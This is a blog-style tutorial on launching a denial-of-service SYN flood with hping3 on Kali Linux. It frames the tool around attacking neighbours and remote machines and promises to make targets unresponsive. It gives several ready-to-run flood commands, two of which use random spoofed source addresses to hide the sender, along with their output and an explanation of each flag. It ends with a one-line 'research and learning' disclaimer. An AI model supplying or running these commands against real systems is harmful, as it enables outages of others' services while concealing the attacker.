Denial-of-service Attack – DoS using hping3

Let's face it, you installed Kali Linux to learn how to DoS, how to crack into your neighbors Wireless router, how to hack into a remote Windows machine be that a Windows 2008 R2 server or Windows 7 or learn how to hack a website using SQL Injection. There's lot's of guide that explain it all. In this guide, I am about to demonstrate how to DoS using hping3 with random source IP on Kali Linux. That means,

- You are executing a Denial of Service attack or DoS using hping3
- You are hiding your a$$ (I meant your source IP address).
- Your destination machine will see source from random source IP addresses than yours (IP masquerading)
- Your destination machine will get overwhelmed within 5 minutes and stop responding.

Sounds good? I bet it does. But before we go and start using hping3, let's just go over the basics..

What's hping3?

hping3 is a free packet generator and analyzer for the TCP/IP protocol. Hping is one of the de-facto tools for security auditing and testing of firewalls and networks, and was used to exploit the Idle Scan scanning technique now implemented in the Nmap port scanner. The new version of hping, hping3, is scriptable using the Tcl language and implements an engine for string based, human readable description of TCP/IP packets, so that the programmer can write scripts related to low level TCP/IP packet manipulation and analysis in a very short time.

Like most tools used in computer security, hping3 is useful to security experts, but there are a lot of applications related to network testing and system administration.

hping3 should be used to…

- Traceroute/ping/probe hosts behind a firewall that blocks attempts using the standard utilities.
- Perform the idle scan (now implemented in nmap with an easy user interface).
- Test firewalling rules.
- Test IDSes.
- Exploit known vulnerabilties of TCP/IP stacks.
- Networking research.
- Learn TCP/IP (hping was used in networking courses AFAIK).

- Write real applications related to TCP/IP testing and security.
- Automated firewalling tests.
- Proof of concept exploits.
- Networking and security research when there is the need to emulate complex TCP/IP behaviour.
- Prototype IDS systems.
- Simple to use networking utilities with Tk interface.

hping3 is pre-installed on Kali Linux like many other tools. It is quite useful and I will demonstrate it's usage soon.

DoS using hping3 with random source IP

That's enough background, I am moving to the attack. You only need to run a single line command as shown below:

```
root@kali:~# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source
www.hping3testsite.com
```

```
HPING www.hping3testsite.com (lo 127.0.0.1): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

```
^C
--- www.hping3testsite.com hping statistic ---
1189112 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

Let me explain the syntax's used in this command:

- `hping3` = Name of the application binary.
- `-c 100000` = Number of packets to send.
- `-d 120` = Size of each packet that was sent to target machine.

- `-S` = I am sending SYN packets only.
- `-w 64` = TCP window size.
- `-p 21` = Destination port (21 being FTP port). You can use any port here.
- `--flood` = Sending packets as fast as possible, without taking care to show incoming replies. Flood mode.
- `--rand-source` = Using Random Source IP Addresses. You can also use -a or `–spoof to hide hostnames. See MAN page below.`
- www.hping3testsite.com = Destination IP address or target machines IP address. You can also use a website name here. In my case resolves to 127.0.0.1 (as entered in `/etc/hosts` file)

So how do you know it's working? In hping3 flood mode, we don't check replies received (actually you can't because in this command we've used –rand-souce flag which means the source IP address is not yours anymore.)


Took me just 5 minutes to completely make this machines unresponsive (that's the definition of DoS – Denial of Service).

In short, if this machine was a Web server, it wouldn't be able to respond to any new connections and even if it could, it would be really really slow.

Sample command to DoS using hping3 and nping

Simple SYN flood – DoS using HPING3

```
root@kali:~# hping3 -S --flood -V www.hping3testsite.com

using lo, addr: 127.0.0.1, MTU: 65536

HPING www.hping3testsite.com (lo 127.0.0.1): S set, 40 headers + 0 data bytes

hping in flood mode, no replies will be shown

^C

--- www.hping3testsite.com hping statistic ---

746021 packets transmitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms

root@kali:~#
```



Simple SYN flood with spoofed IP – DoS using HPING3

```
root@kali:~# hping3 -S -P -U --flood -V --rand-source www.hping3testsite.com

using lo, addr: 127.0.0.1, MTU: 65536

HPING www.hping3testsite.com (lo 127.0.0.1): SPU set, 40 headers + 0 data bytes

hping in flood mode, no replies will be shown

^C

--- www.hping3testsite.com hping statistic ---

554220 packets transmitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms

root@kali:~#
```

Conclusion

Any new and modern firewall will block it and most Linux kernels are built in with SYN flood protection these days. This guide is meant for research and learning purpose.